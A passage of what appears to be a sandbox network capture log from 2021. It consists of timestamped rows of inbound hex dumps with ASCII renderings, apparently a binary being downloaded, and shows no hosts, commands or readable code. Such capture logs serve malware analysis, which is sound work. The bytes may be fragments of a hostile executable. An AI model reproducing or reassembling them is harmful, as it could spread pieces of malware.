35 8c 21 97 Data Ascii: !!(t ^-CAQ>m\f!!X>IjXl)r-u7x!!BRy.$`+BRh@W !!}sN6v&!Xm%0Xj(;+x5!
2021-09-29 21:45:41 UTC	96	IN	Data Raw: 97 6e 03 00 00 00 17 17 fe fe 17 05 49 d0 15 5e 2d bd b4 07 4e ee 5a 81 45 17 ff ff 18 18 ff ff ff ff 00 00 00 00 00 00 c7 2e 63 54 ce 0d 5d 42 00 00 00 00 00 00 00 00 00 00 1e 1e 1c 1c 1f 00 00 16 81 88 c5 28 aa 16 00 00 00 00 00 4c 61 5c 28 9a 24 3e 46 51 d2 2d 24 42 fe 3a b0 54 10 4b 1a 1a 00 00 00 00 18 18 5c 82 0a 58 b3 bd 24 59 93 27 81 31 00 00 00 00 00 00 00 00 cd b4 02 1f 4f 42 c3 5e a2 2d bb 9a a1 e2 19 53 21 2d 3e 00 00 00 00 00 00 00 00 1e 1e ff ff 00 a6 66 cd bb ce fd 00 00 00 6c ff 48 ff 4d 3d 00 49 cc e8 ff 4c ff cc 89 01 eb 48 d0 e0 20 cc 74 8f 02 03 00 8b 30 10 4b 21 11 f1 00 24 8b 00 53 8d cc 00 8d 49 00 8b 48 f8 8b c4 58 d3 45 00 07 ff 83 08 24 00 c7 24 ff 20 15 ff 4c 18 5d 08 40 ff 03 20 8b 4f 53 2b 48 ff 00 48 3b 48 ff 45 45 48 74 c4 15 c3 Data Ascii: nI^-NZE.cT]B(La\($>FQ-$B:TK\X$Y'1OB^-S!->flHM=ILH t0K!$SIHXE$$ L]@ OS+HH;HEEHt
2021-09-29 21:45:41 UTC	104	IN	Data Raw: 48 8b cc cc 8b e9 89 53 48 04 70 da 10 e8 54 48 cc d3 66 00 00 0f 1b 8b d2 8b 48 ff 48 01 20 48 40 55 24 ff 48 83 89 40 48 c3 3b 15 08 47 30 8b 48 ff 11 fc c0 45 fe 00 90 c1 ff 48 8b d2 3d 05 cc 5f d9 8b 8b ff 1f 15 08 89 10 00 00 49 24 24 cc 4b d9 4e 4c 00 48 83 08 48 33 cc 8d 8a 4d 89 e7 ff 89 d9 18 ff 89 8d 1c 43 49 00 0f 50 8d 48 89 48 8b 48 ff 8b 83 48 8b 06 00 48 73 4f 48 fc b6 44 8b 00 48 cc 18 89 89 50 ba 10 e2 65 00 00 5e 2d 64 15 4d 17 1a c8 28 00 f1 bf da 74 48 48 30 48 00 08 01 15 01 38 48 48 8d 8d c4 15 00 00 83 cd cc 75 24 ff 38 24 b9 d5 00 c7 01 be 1b 20 48 c9 00 ff 8b 8b 8b f0 07 00 74 20 48 8b fa 95 ff 08 00 8b 28 e9 d2 85 da 8b 48 bb 24 4c ff cc 19 c4 8b b6 ec c1 53 15 eb 48 2b db 28 8d 8d 75 4c ff 1a 1a ff ff 00 00 ff ff 00 00 ff ef 92 Data Ascii: HSHpTHfHH H@U$H@H;G0HEH=_I$$KNLHH3MCIPHHHHHsOHDHPe^-dM(tHH0H8HHu8 Ht H(H$LSH+(uL
2021-09-29 21:45:41 UTC	112	IN	Data Raw: 00 00 00 00 1b 1b 1e 1e 00 00 e5 c1 5c 97 d7 88 b3 91 d1 7f 1b 2f 64 f8 52 88 94 ad 29 ff ff 00 00 00 00 00 00 1c 1c 00 00 ff ff 1a 1a ff ff ff e5 d6 62 de 5d c0 62 59 07 6a d8 cf ff 00 00 00 00 32 d0 92 db 82 39 e9 7e 50 de 3c 45 67 5a da 4c 0f 4d b1 00 00 00 00 00 00 16 16 9e 25 5f a8 2c 6f 20 20 ff ff 00 00 00 ae 97 ca d7 55 08 52 99 00 13 00 2c 28 2e 02 00 00 00 00 00 21 21 1a 1a 20 20 00 f2 e3 8f 00 6d fd 8c 00 16 16 6d ed d5 09 4b b0 e1 35 7c aa 41 20 20 00 00 ff ff 00 00 e6 c6 62 a8 33 a1 a4 00 00 00 00 00 00 ff ff 16 16 00 00 1c 1c 00 88 f3 ce ce cb d5 ff 25 e2 b5 41 22 ee e8 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 16 16 00 00 23 9c eb 12 02 96 e4 45 00 00 ff ff 00 d9 38 f4 db 0f 00 1c 1c 18 18 00 00 00 ce df 02 90 48 e7 9c ea 30 80 38 ba c9 Data Ascii: \/dR)b]bYj29~P<EgZLM%_,o UR,(.!! mmK5|A b3%A"#E8H08

Timestamp	kBytes transferred	Direction	Data
2021-09-29 21:45:41 UTC	120	IN	Data Raw: f1 43 8a 3d 92 8c 67 2e 78 0d fb 37 ee 00 00 00 00 00 00 00 00 8c e4 e6 7f 53 22 00 00 00 00 00 00 00 1a 1a ff ff ff ff 19 19 50 2a f6 69 90 00 0c 1e 49 a4 46 23 f6 ea 18 00 00 1b 1b 00 00 19 19 00 00 00 00 00 00 00 00 00 00 00 00 6c 33 b4 b5 4f 44 58 00 00 00 00 00 e7 ca 32 bd 34 cc 62 4a d3 ec c9 00 00 00 00 1b 1b 00 00 f1 0b 64 aa 2b 16 79 00 00 00 00 00 00 00 00 76 d3 23 00 20 0a f5 79 95 69 2c e3 89 99 00 ff ff 20 20 16 16 00 00 00 00 16 9b 3a c7 1e c1 4b 75 71 16 00 00 99 e1 47 94 95 00 00 18 18 21 21 00 00 87 57 f5 b8 8b 23 3a 99 6d 42 a5 e3 c3 d0 7a 9d 5a 17 e7 ff ff 00 00 1c 1c 00 00 17 17 00 00 00 00 20 40 09 5e 3f db 02 ae 4c b0 3c c1 c9 20 00 00 ff ff 21 21 00 00 00 00 00 00 1b 1b 00 00 ff ff bb 0f d5 14 d0 21 52 40 66 6a 7a dd 40 b3 a1 d1 e7 74 ec Data Ascii: C=g.x7S"P*iIF#l3ODX24bJd+yv# yi, :KuqG!!W#:mBzZ @^?L< !!!R@fjz@t
2021-09-29 21:45:41 UTC	128	IN	Data Raw: 1f ff 15 8b 44 ff e4 78 c7 ec be 48 48 90 00 fa cc 60 ec 8d 48 5a 48 02 48 c4 33 48 ff 8b 15 c1 c7 b9 ff cc c6 8b 70 ff 00 08 83 55 79 a7 8d 89 cc 48 00 c0 3b 5f 48 c4 10 48 74 48 50 d1 cc 15 24 b3 13 74 0c 00 75 f0 15 44 fd fb 8d 75 8d 00 8b cb 85 5d 8b 83 48 45 48 cc 44 33 74 83 48 60 00 48 8d d0 63 48 5b 01 40 83 00 89 48 54 15 48 24 cc 01 8b 48 73 83 4c 10 55 90 83 74 33 48 83 0a ff 02 24 4d 48 85 00 44 8b 48 00 8d 00 cb c1 00 c6 90 45 66 58 48 cc 11 45 40 f1 45 3d 48 00 2b 77 8f 49 6a 94 41 76 0f 8b 8b ff 03 48 95 39 89 ff 48 90 c0 ec 4c 8b 18 48 24 41 83 ff 48 15 83 33 cc 27 00 cc cc e8 84 cb 48 83 08 b8 4c c4 8b 48 8b 40 08 48 ff 48 83 0f 8b 8d d3 04 45 e0 8b 8b 03 00 05 24 48 00 22 9a 00 4d f4 58 4f 4e 48 cc 20 41 1c 00 15 48 8b 4b 48 8b 33 48 f1 Data Ascii: DxHH`HZHH3HpUyH;_HHtHP$tuDu]HEHD3tH`HcH[@HTH$HsLUt3H$MHDHEfXHE@E=H+wljAvH9HLH$ AH3'HLH@HHE$H"MXONH AHKH3H
2021-09-29 21:45:41 UTC	136	IN	Data Raw: 91 f6 1e 86 00 00 00 ff ff ff ff 00 9d 24 c2 71 dd 7c 79 0d 09 1d 86 ba 85 a6 42 00 16 16 20 20 18 18 d6 7e c0 2c f6 06 17 00 00 ff ff 00 00 19 19 1e 1e ff ff e6 2c 05 38 d8 2a 88 cd 41 0c e6 00 00 00 f7 ec e3 1b ef 13 cd 00 1e 1e 00 00 16 16 ff a0 53 78 57 f0 34 cf 9d 77 b2 8c 99 f0 2c ff ff ff 20 20 00 00 1b 1b ff ff ff ff 00 00 52 af 83 74 e5 ba 59 bc 20 20 00 00 00 00 00 00 00 00 00 00 00 19 19 ff ff 00 e9 24 21 fa 6e 00 1b 1b ff ff 72 a5 3f 42 df 95 31 1c c1 ac f4 fa e5 b8 76 b6 4e 69 3a 00 00 00 00 1e 1e 00 00 ed ea cf a8 69 73 3f 7e 28 49 3a a3 00 00 00 00 00 00 00 bf 45 4b 1c 71 30 47 c7 a7 46 c8 46 77 9d b8 19 b6 c7 d3 90 d4 fb 8d 15 00 c9 5f 40 57 c6 e7 a8 4c 33 ff c0 4c cc c0 c9 2f 32 84 0f 27 c7 8b 8b 0c cc c7 89 74 48 24 cc 7d 50 83 24 30 Data Ascii: $q|yB ~,,8*ASxW4w, RtY $!nr?B1vNi:is?~(I:EKq0GFFw_@WL3L/2'tH$}P$0
2021-09-29 21:45:41 UTC	144	IN	Data Raw: c9 48 4a 8b 8b 00 48 02 89 00 00 48 08 fe 8d 00 8b 1c 50 5e 1d 03 3a 00 00 ff 12 cc ff 18 ff 89 48 85 00 08 20 5b 40 89 00 ec 00 33 00 8b 48 00 ff ff ff 21 00 00 4d 47 8b 8b 01 28 48 8d c7 c5 48 44 10 83 ff 48 00 8b 18 48 89 0e fb b0 e8 00 8b 00 00 3b 00 f6 ff e8 ff 00 48 00 00 48 a7 fd 40 83 48 ff 48 da 00 11 04 46 89 48 48 d8 4c 48 20 48 18 00 00 cc 5f e3 d0 02 74 45 8d 64 24 48 48 00 8b 48 48 83 00 0f 90 cc 8b 8b cc c9 88 60 83 8b 5b 24 74 1b e0 25 03 01 89 9f 0f 8d 1f 14 00 cc 48 00 48 8b 44 2b 00 48 05 3b 25 5f 48 48 5c 48 c7 01 8b 4d ff 74 30 00 fb 48 48 4c cc 8b cd 8b 48 50 48 ff cc c0 24 ff e0 00 8b 1b cc 05 89 24 00 5c 74 00 8b 85 68 8b 2b 66 ff 24 8f 8b 4f ff ce 15 ff 5c 50 23 5c 83 00 48 83 f8 0a ff 24 00 50 fa 4d 15 fd 10 15 15 15 cc 15 24 48 Data Ascii: HJHHP^:H [@3H!MG(HHDHH;HH@HHFHHLH H_tEd$HHHH`[$t%HHD+H;%_HH\HMt0HHLHPH$$\th+f$ O\P#\H$PM$H
2021-09-29 21:45:41 UTC	152	IN	Data Raw: ff 20 20 21 21 16 16 16 16 ff ff ff ff 00 00 c9 14 27 bb 59 21 3b 31 ff ff 00 00 16 01 d6 6c 23 b8 16 00 00 00 00 00 00 00 7f 00 33 e1 76 90 82 4b 5d ce 7b 80 ff ef 1f 91 5c 86 1c 00 00 00 1e 1e 20 20 d2 42 fe 7e 2c 92 f9 ae ec 63 c0 ea 00 00 00 00 00 00 00 00 00 00 00 00 83 53 e2 3f a3 b5 27 ea ef 3a 9b 72 6c 90 b4 ca 9e 6e 5b 18 18 1c 45 73 8e c6 7e 6c 1c 1f 1f 00 00 00 00 00 81 85 2b d7 5a 9b 3d 09 82 7b d3 93 08 3c 1c 00 1a 1a 1f 1f 00 00 00 00 00 00 00 00 ff ff ef 1c b2 60 32 52 9b 00 00 00 00 00 00 00 1a 1a 00 00 00 00 1a 1a 00 00 20 20 00 aa 9f 20 4d 74 0f 4f 9a e5 28 98 00 1a 1a ff ff 3d 89 58 3f 42 6c 06 ff ff ff ff 00 00 00 00 da 60 d1 29 07 32 be d0 fe 83 6a 76 28 58 20 20 00 00 00 00 16 d5 c4 da 72 aa cd cf b2 16 ff ff 17 17 00 00 ff ff 00 00 00 Data Ascii: !!'Y!;1l#3vK]{\ B~,cS?':rln[Es~l+Z={<`2R MtO(=X?Bl`)2jv(X r
2021-09-29 21:45:41 UTC	160	IN	Data Raw: 85 01 00 48 2f e8 40 33 00 73 00 ff 5b 0a 3b 0c ff c3 cc 75 c8 8c ff 24 48 40 c5 48 ff 4c ff e0 07 cc 92 18 24 8b 8b 73 00 50 f7 ff 00 fe 08 e0 48 d1 05 24 48 00 8b cc 74 20 bf ec 48 c0 de 5b 24 00 48 8b ff e2 cc 00 24 fd c4 d2 53 cb cc 48 48 44 91 55 8b 2f 4c 8b 57 83 c8 48 48 29 ff 04 41 ff f9 11 15 48 cc 48 05 28 08 4b 41 48 e8 8d 00 7c ff c0 4c 02 cc 48 50 84 24 cc 67 48 bc f0 83 48 cc c2 8d 55 8b 24 c0 c0 8d 78 05 57 00 48 08 00 9f d8 da 00 f5 b8 8d 49 4c 38 58 5c b6 07 8f 48 40 74 48 4c 48 8b ba 8b 48 ae 8b 04 ff 4c d0 44 21 ef 24 ff 33 e3 40 e8 08 80 8d 84 c6 d2 f0 ff fe d0 c7 89 19 e1 5f 89 24 07 00 20 c3 4c 8b 8d 15 00 48 49 8b cc cc 8b 8b 00 8d 3d 83 cc 00 cb 89 83 17 a1 4b 60 10 68 5c 47 38 01 d0 8d 24 48 97 5c 1f 74 30 4d 26 90 8b 0c 15 00 2d Data Ascii: H/@3s[;u$H@HL$sPH$Ht H[$H$SHHDU/LWHH)AHH(KAH\|LHP$gHHU$xWHIL8X\H@tHLHHLD!$3@_$ LHI=K`h\G8$H\t0M&-
2021-09-29 21:45:41 UTC	168	IN	Data Raw: fb 57 24 df ff 43 d7 75 cc 8b 89 7f 8b 24 e8 40 5b 30 25 eb 00 ff 85 00 53 84 00 00 33 30 15 00 86 8d 27 89 48 30 5e ff 07 89 00 48 54 48 04 89 5c 15 ff 74 2b 2d 15 48 cc 18 74 48 4c 05 00 ff ff 00 00 00 c8 3a 12 be 46 a6 12 63 68 7d d3 48 58 20 00 ff ff 16 16 f7 a1 84 e2 b7 7b 8a e1 ff ff 00 00 ff ff ff ff 12 81 8f 9b e0 21 21 16 16 00 00 00 77 71 16 9d 12 12 5b fa 0a ad 1e f3 a6 da c5 cd 3a 59 d6 00 1a 1a 18 18 00 00 00 00 18 18 ff b2 19 ee e2 14 a6 36 f8 ef 36 26 e6 ff 1a 1a 83 30 10 45 d8 b9 66 93 9b 7b 01 a5 ee 24 91 e9 92 4c 9f ff ff 16 16 18 18 ff ff a6 c8 69 9b 05 c6 1c 1c 00 00 00 00 00 00 00 00 21 21 00 00 00 30 a5 e5 32 80 5f 14 65 76 ba 4c 2b 0e d0 96 00 00 00 00 00 fe fe 00 00 00 00 00 00 00 00 1b 1b ff ff d c f5 32 14 0b a7 22 1f 1f 00 00 00 Data Ascii: WCu@[0%S30'H0^HTH\t+-HtHL:Fch}HX {!!wq[:Y66&0Ef{$Li!!02_evL+2"
2021-09-29 21:45:41 UTC	176	IN	Data Raw: 48 ff 00 8b 90 cc 4f 83 ff 84 8d 00 8b ff 0a ff 10 0f 84 44 3b 8d 10 c3 48 74 04 ff c7 8b 30 8d 8b 8b 00 30 53 8d 15 28 48 cc 48 8d 00 90 6d 19 db 40 41 00 58 8b 58 cf 8b 5b cc 70 89 00 4c 89 8b 00 8b 01 83 eb 48 49 8b e7 90 8b 32 24 0e cc 15 3b c0 33 ff 48 8b 24 08 24 44 43 24 44 58 47 48 8d f0 01 89 c6 0c b1 79 ba f2 00 00 19 19 00 00 00 00 16 16 00 00 ff ff 00 a8 cd 8e ec 68 82 7e c7 9e 5d a1 86 ec 29 00 00 00 00 00 00 00 00 00 1e 1e 17 17 00 00 00 00 00 00 d3 db 85 81 23 ef 2f 76 16 16 21 21 00 f6 33 f7 6b bf 00 00 00 00 00 00 00 1b 05 c3 7a b4 94 4e 3a ba ea 78 13 92 4c f7 20 f8 57 7f b0 1b 00 00 00 00 00 00 73 52 66 f7 c6 58 f9 c0 1d 39 15 9f 00 00 ff ff 00 00 1c 1c 20 20 00 00 99 1d 6a 6d 8f 7c 66 c8 b0 f0 7f 08 4a 2c 05 12 16 ae 55 00 00 ff e9 6f Data Ascii: HOD;Ht00S(HHm@AXX[pLHI2$;3H$$DC$DXGHyh~])#/v!!3kzN:xL WsRfX9 jm|fJ,Uo
2021-09-29 21:45:41 UTC	184	IN	Data Raw: 1e 02 da 22 d1 1d bb 00 20 20 16 16 00 00 00 00 18 18 00 28 d3 1a 91 ce 98 96 00 00 00 14 9e be e8 e1 bb 74 c4 d3 89 79 fd 60 da 1b 1b 00 00 16 16 18 18 aa 13 35 b8 d7 4c fa b1 18 18 ff ff 00 00 1b 1b 00 00 20 20 00 00 00 4d 64 d4 9b 63 00 ff ff 00 00 00 00 1a 1a 19 19 00 00 ff ff 00 00 00 00 be 74 ae ea 96 cc 4b e3 eb 02 0e cc 5c 35 7f 29 9d e4 9c 1c 1c 1b 1b fe d3 eb a4 f4 6e 5b ee c8 06 92 e2 db fe 00 00 00 00 1b 1b 00 f1 ca e4 72 0c dc a3 1f 60 2d a2 9a ac ef 54 67 fd ec 0a 00 00 00 19 19 00 00 97 4d 6f 96 53 60 ff ff 00 00 ff ff 00 00 00 00 00 00 fd 28 63 e0 d1 b6 a2 28 2a 46 00 ab a1 b9 f2 00 00 ff eb ab ad 5e c0 11 67 ff 00 00 21 21 19 19 1e 9a 50 e9 26 89 41 db 84 45 6b c9 1e 00 00 00 00 00 00 1b 1b 20 20 00 00 1e 1e 59 1f e7 d0 da 76 c6 ff ff ff Data Ascii: " (ty`5L MdctK\5)n[r`-TgMoS`(c(*F^g!!P&AEk Yv
2021-09-29 21:45:41 UTC	192	IN	Data Raw: 48 44 8b 20 16 30 c4 8b f9 48 c6 f0 8b 00 47 02 4c 89 8b 00 03 44 36 2e 83 f6 4b 8d c8 8b 40 8d 09 0f 01 48 90 8b 00 74 bf b2 09 53 45 cc c9 cc 6c f8 00 48 e8 5e 48 48 00 ff 01 48 40 48 37 ab 28 48 22 48 49 00 00 ec 01 3b 0f 48 8d 10 10 45 40 48 ff 48 65 00 00 1d 2b 05 90 00 8b ff 10 c4 7c cc 24 ff 24 8b 75 8b 82 48 4d d1 eb 04 48 31 c3 e8 89 cc 4b cf 74 89 20 cc 8b 89 8b 44 30 70 39 8b 01 e0 48 2f 4d 20 ff 8b 4d 24 8d ff 48 66 1d 83 ff 7f 54 15 ee 48 74 56 54 20 ec 4c 48 08 60 75 17 00 8d 08 ff 74 f6 ff f0 44 4b 1a 40 4c 90 c0 48 0a 08 cc 16 c3 24 5e 10 cc 24 0f 00 48 c3 ff ec 02 8b e8 c1 48 48 48 15 10 74 e9 8d c7 30 02 fb 48 89 00 5e 89 4c 8b 00 8b 48 41 63 50 44 15 60 ff 84 1d 59 48 cc 33 66 e8 10 48 d7 45 10 8b 8d 24 ff 48 89 74 8b 48 c3 48 48 31 ff Data Ascii: HD 0HGLD6.K@HtSElH^HHH@H7(H"Hl;HE@HHe+|$$uHMH1Kt D0p9H/M M$HfTHtVT LH`utDK@LH$ ^$HHHHt0H^LHAcPD`YH3fHE$HtHHH1

Timestamp	kBytes transferred	Direction	Data
2021-09-29 21:45:41 UTC	200	IN	Data Raw: 02 89 fc 19 48 ff 48 24 4d ff 6d 38 60 48 00 8d ed 8b 00 01 94 89 30 48 48 03 56 8b 15 8d 8b 24 c0 c3 60 99 44 48 24 02 03 48 75 d0 8b 78 48 78 12 e0 48 ff 01 8b 48 ff 83 48 00 c8 d4 75 8b 11 30 02 00 cc 89 48 8b 10 20 ff 45 1f 20 48 60 8b 48 24 b7 d9 15 cc 66 60 8d c2 c3 5c 01 00 89 8d 8b 5e ed 8f 15 8d 48 44 4d c9 cc 4c 63 03 15 48 c7 cc c6 4c 5c bd 24 cc 83 b8 c3 ff ff 1f 80 53 5e 00 8b 48 0c 00 ff f7 48 0f d8 65 4c 49 53 74 8d 15 04 cc 24 ff 1f 00 4c 5c 4c 12 f8 ff 24 64 41 4d 48 66 cf 03 8d ec 48 60 8b 8b 8b ff ff 85 b7 1c ff 31 db 12 06 62 48 45 33 48 5c 0c 0f b9 4c 43 0b 00 15 00 01 24 ff 89 00 15 4c 48 00 48 c4 0c de 24 8d 1b 48 48 48 e8 63 74 3e 30 48 00 00 00 00 5c 00 40 00 7f 90 8d 74 fb 08 cf 00 15 48 d0 0c 5e eb 28 48 69 cb 03 83 c3 00 18 ff Data Ascii: HH$Mm8`H0HHV$`DH$HuxHxHHHu0H E H`H$f`\^HDMLcHL\$S^HHeLISt$L\L$dAMHfH`1bHE3H\LC LHHHHHct>0H\@tH^(Hi
2021-09-29 21:45:41 UTC	208	IN	Data Raw: 84 4d 00 db 00 c4 c7 8b b9 48 c3 cc 44 4c 01 8b ff 3b 8b fe 48 8f 15 6c 8b 10 95 d1 82 00 50 57 c0 f8 83 50 75 8b e9 ff c7 8d ff 84 4c 90 48 00 bb 89 ff 00 b6 8b 1f 00 56 74 48 03 11 00 89 c3 9c 48 5c 60 4c 8d 89 c0 48 1b 49 1b 18 00 00 44 ff 00 ff 15 4e 83 89 00 8d 85 74 15 24 05 08 5f ff 00 8b 48 b1 8d 5d 89 0f df 27 03 8b 15 00 48 cf 74 8b 8d ec a0 c8 00 30 bf 58 c6 48 89 ff 06 38 48 cf 8b 8b 10 89 57 cc ff 44 f9 3b 08 00 3b 8b 05 00 8d 53 f1 07 48 00 32 48 85 00 00 ec 24 74 ff 50 00 01 da 5c ff 24 ff e9 8b fb 01 74 04 48 c7 83 52 7c 03 3d 40 36 8d 3d 00 5b 15 84 0f 15 ac 00 8b 48 45 00 ff 00 9e 8b ec 90 cc 5c 04 00 e0 48 ff ff e8 81 83 48 8d f9 ff f9 ff 17 33 00 48 78 15 48 00 00 8d 4c 48 24 00 8b 90 5d 00 48 41 8f cc 45 01 48 83 48 00 c0 30 8b 00 28 Data Ascii: MHDL;HlPWPuLHVtHH\`LHIDNt$_H]'Ht0XH8HWD;;SH2H$tP\$tHR|=@6=[HE\HH3HxHLH$]HAEHH0(
2021-09-29 21:45:41 UTC	216	IN	Data Raw: ea c9 df 3b 70 17 48 00 ec cc 30 0d 48 8b 48 c4 01 30 54 cb 07 8b 0c 5c 4f 89 00 4a ff cc 28 23 c4 e8 48 48 90 00 cc 15 41 27 8b 00 44 f7 85 85 d9 74 48 cb fd 4d 89 48 00 1d f0 85 24 ff e0 c9 cc 48 28 48 ee 15 24 7f 00 b4 15 cc 48 03 ff 90 48 00 cc 8b 7b 24 30 65 bf 89 d0 f0 00 b8 cc 75 48 75 48 8d 1f 30 48 44 20 8b af 89 33 49 39 44 e0 f6 89 4c 58 30 8b 8d a0 48 03 54 60 90 eb 48 c0 00 0f 48 16 c7 27 00 24 48 89 48 00 e7 08 cf 04 48 40 05 00 e8 a1 8b 89 ff 8d 10 12 00 d2 c0 13 ee ac 50 48 ff 00 5e e8 24 33 cc 48 ff 15 8b 48 57 75 00 5e cc 49 10 8b 84 d2 23 48 ff 04 ff 48 00 f8 48 c6 b6 44 ff 48 00 0f 4d 75 a8 48 41 00 70 48 8b 4b 8b 8b 4d 15 4d 48 cc 83 00 28 48 48 a0 ff 0c cc 0c 48 1e ff 00 53 c3 55 48 cc 85 ec c6 48 e8 04 66 d1 0a e8 0c d7 c0 ec 48 4d Data Ascii: ;pH0HH0T\OJ(#HHA'DtHMH$H(H$HH{$0euHuH0HD 3I9DLX0HT`HH'$HHH@PH^$3HHWu^I#HHHDHMu HApHKMMH(HHHSUHHfHM
2021-09-29 21:45:41 UTC	224	IN	Data Raw: 00 00 24 0f c0 05 75 84 85 01 db 8b 60 03 89 e1 45 11 50 df 8d 24 48 74 00 30 15 cf 00 c7 15 48 2b 8d 4d 15 8b 89 89 00 4c 15 eb cc d7 83 d9 48 5d 44 c0 d9 00 0d 28 44 8b 8b 9b ff ff 8d 0a 8b 30 70 74 8d 40 fe 57 8b 48 c4 24 85 ff 2b 15 ff bc 15 15 05 ff e5 0c 8d 40 15 c0 89 cc 06 48 ff 8d 83 f4 00 8b 15 ec ff 48 08 5f 90 5c 03 21 8b cc 1b 8b 8d 48 8b 58 eb 00 00 5b 48 c8 5d 48 48 5f 8b 90 57 4f 15 d1 48 8d 48 50 00 10 24 ba 4c 8b ff 8b eb cc 48 18 24 24 da 15 2b 48 41 c0 20 ff ff 00 4c 48 15 00 c9 89 cc 48 8b 24 8c ff 8b 8b 85 15 00 48 f9 38 ff 00 62 48 8b ee 00 13 8b c8 08 54 02 ec 8b 5e 15 24 89 45 39 d8 0f 48 7d 40 4d 15 00 38 c9 00 60 48 8b 00 fe 60 2d c3 8b 00 32 00 1f 63 ff ee 06 00 5d 37 4b e8 83 0f 48 e8 31 3d 4b 1c d9 23 7f 40 4f 0f 8b ec e5 89 Data Ascii: $u`EP$Ht0H+MLH]D(D0pt@WH$+@HH_\!HX[H]HH_WOHHP$LH$$+HA LHH$H8bHT^$E9H}@M8`H`-2c]7KH1=K#@O
2021-09-29 21:45:41 UTC	232	IN	Data Raw: fe 0d f3 83 00 2f ff 2e e0 48 24 48 5e 9c 00 48 7e 07 01 45 c0 00 30 c0 d2 cc 24 02 5e 48 cb cc 28 48 70 60 6c 18 48 48 00 75 89 83 8d 48 b7 2d 20 49 18 06 83 48 84 b3 1d 30 4c ff 9d f2 40 8b cc 00 00 83 f7 33 13 8b 90 10 67 8b 24 48 15 cc 47 15 15 0e 24 a6 ff 00 48 89 20 bb 8d fc ff 24 58 cc 9a 89 0f 48 c3 0f cc 48 da 18 77 24 ee 10 4c 8d c3 90 85 30 00 00 1c 8b 8b 08 8b ff 48 00 48 00 00 c0 f8 00 08 ff 15 8b 85 55 6e c8 b6 15 e3 cc 4c 53 20 cd ff 00 e9 c4 48 09 50 30 48 84 48 48 8b 8b 28 44 8d 83 4c 48 45 32 48 dc ff df ff 78 ff 49 00 90 16 00 15 0f 8d 90 0f ff 8b 85 13 74 24 4d 60 20 cc b7 cc 8d 8d 8b 21 74 45 b3 24 44 ba 48 fc 78 d2 21 ff 13 cc 00 48 8b 75 40 30 b1 89 89 fa 08 4d 48 0f 02 cc 92 53 cc 8b 40 00 20 c9 27 43 ff cf 5f c7 01 00 f6 6c cc 00 Data Ascii: /.H$H^H~E0$^H(Hp`lHHuH- lH0L@3g$HG$H $XHHw$L0HHUnLS HP0HHH(DLHE2HxIt$M` !tE$DH x!Hu@0MHS@ 'C_I
2021-09-29 21:45:41 UTC	240	IN	Data Raw: 48 48 5e e8 44 cf 00 8d 01 01 89 8d 05 83 48 00 4c 28 8d 30 00 15 8b 01 85 00 4c 00 66 0e 45 8b 00 89 e8 49 6f 8b e8 48 48 00 ff 09 0f 24 47 4c 1b ff cc e9 41 93 15 8d 48 71 08 18 8b 01 50 1f 04 a9 e8 89 48 ed cc 83 f2 8b ec 48 20 0f 24 28 24 00 8b 48 48 18 48 45 28 cc 4d b9 8d 74 fa ff 50 24 5f 2f d0 8b 00 54 44 7c ff 00 cc 83 ff 0a 00 75 0f 8b 20 00 c3 0f 0f 27 01 14 8d 00 05 e8 07 24 f8 4d f6 ff 00 da 0f 00 24 b9 ff 5b 8b 8b 00 e4 5c ff 48 8d 8b c7 00 83 c0 85 6e 05 5c c7 48 f3 22 c7 ca 23 48 08 40 48 ff 4d 48 71 00 83 cc 01 48 cc 25 f0 d7 ff 48 8c 4d e2 75 cf 24 85 ff f1 67 9b 44 24 48 ff 00 45 48 00 c7 48 48 cc 83 8b 28 3e 74 24 48 54 c7 cc 5f 80 18 53 48 be 03 48 5f 58 7b 02 89 cc 20 0c 08 30 4b 45 2f 48 48 cc ff 48 10 c6 8b 8b ff cc fc 8d 08 8b 15 Data Ascii: HH^DHL(0LfEIoHH$GLAHqPHH $($HHHE(MtP$_/TD\|u '$M$[\Hn\H"#H@HMHqH%HMu$gD$HEHHH(> t$HT_SHH_X{ 0KE/HHH
2021-09-29 21:45:41 UTC	248	IN	Data Raw: 60 04 24 0c ff 1a 3b 4d e8 f5 89 d9 75 83 88 0f 43 c3 10 00 ff 89 62 ff 8b ec 44 08 01 00 00 24 8b 8b 4e c0 48 74 0e 00 8b 24 4d bc 90 ff 05 4b 58 83 08 48 e9 00 24 53 cc 15 ff 3b 2a 5b b8 33 8b 0f 24 cc 21 c9 ff 01 59 8d 8b 48 dc cc 83 00 d8 7e 44 f8 9d ff 8d 01 ec 8b 36 04 48 48 00 ff dc 24 2a 48 c4 2b 33 48 11 8d 8b 4d cf 8b 48 8d 8b 8b 5c 8d 15 de 83 cc 48 c0 15 48 84 45 40 30 10 c3 41 ff 15 4d 48 24 41 ff 00 ff 24 8b 48 00 20 8b fd 83 00 85 00 2c 09 cc 4c 00 8d de 4c da 48 24 eb 5f 48 8b c0 8b 8b 20 07 c7 04 00 00 c2 48 ff 48 10 83 36 ff 45 00 f0 8b 1c ff db 90 48 ff e2 8b 48 cc cc eb 53 48 44 10 ff fe 70 24 5b 8d ff 48 00 8d 10 24 c6 08 15 df 07 68 05 ff 44 44 00 8b 24 f8 90 cc 17 8d 8b ec 83 90 85 e8 55 00 ed 24 18 4c d3 8d 20 48 48 48 74 83 49 48 Data Ascii: `$;MuCbD$NHt$MKXH$S;*[3$!YH~D6HH$*H+3HMH\HHE@0AMHAH ,LLH$_H HH6EHHSHDp$[H$hD D$U$L HHHtIH
2021-09-29 21:45:41 UTC	256	IN	Data Raw: 00 1a 04 10 30 08 45 8d 4c 48 00 89 00 95 c7 ff 48 38 48 ff ec 48 24 8b 89 cc 48 48 ca fb 43 15 f7 00 48 c7 08 c0 03 c7 8d c1 00 78 83 87 00 ff 84 8d 8d 00 cc 48 48 48 8b 00 4d 05 2c e8 2e 8d d0 c7 16 10 13 28 89 00 88 d7 4b ff cc 57 49 44 85 cb 49 4c 1f 48 15 cc a1 8b 71 4d 04 ff ff 95 2b 83 48 4c 90 00 d0 15 cc 00 04 ff 00 15 89 60 ff c3 20 d7 8d eb 24 4c 89 50 f0 50 ff 4c 0c 8b 1d ff e8 fb 00 83 01 8b 0f 10 8d 00 cc bb 8b 42 2c 7f 48 84 4f 73 01 85 90 44 00 00 8b 90 fa ff 24 cc 15 48 ff 00 cc 8b 48 40 40 48 85 48 3a 40 57 90 ec c7 49 30 d2 33 48 cc 00 35 1e 44 09 15 ce 00 c3 30 8d 00 d3 00 cc 48 ff 3b c3 48 48 00 74 00 00 e8 48 1c e8 b9 fd e8 d8 24 48 00 48 cc 48 48 48 ff 8d f5 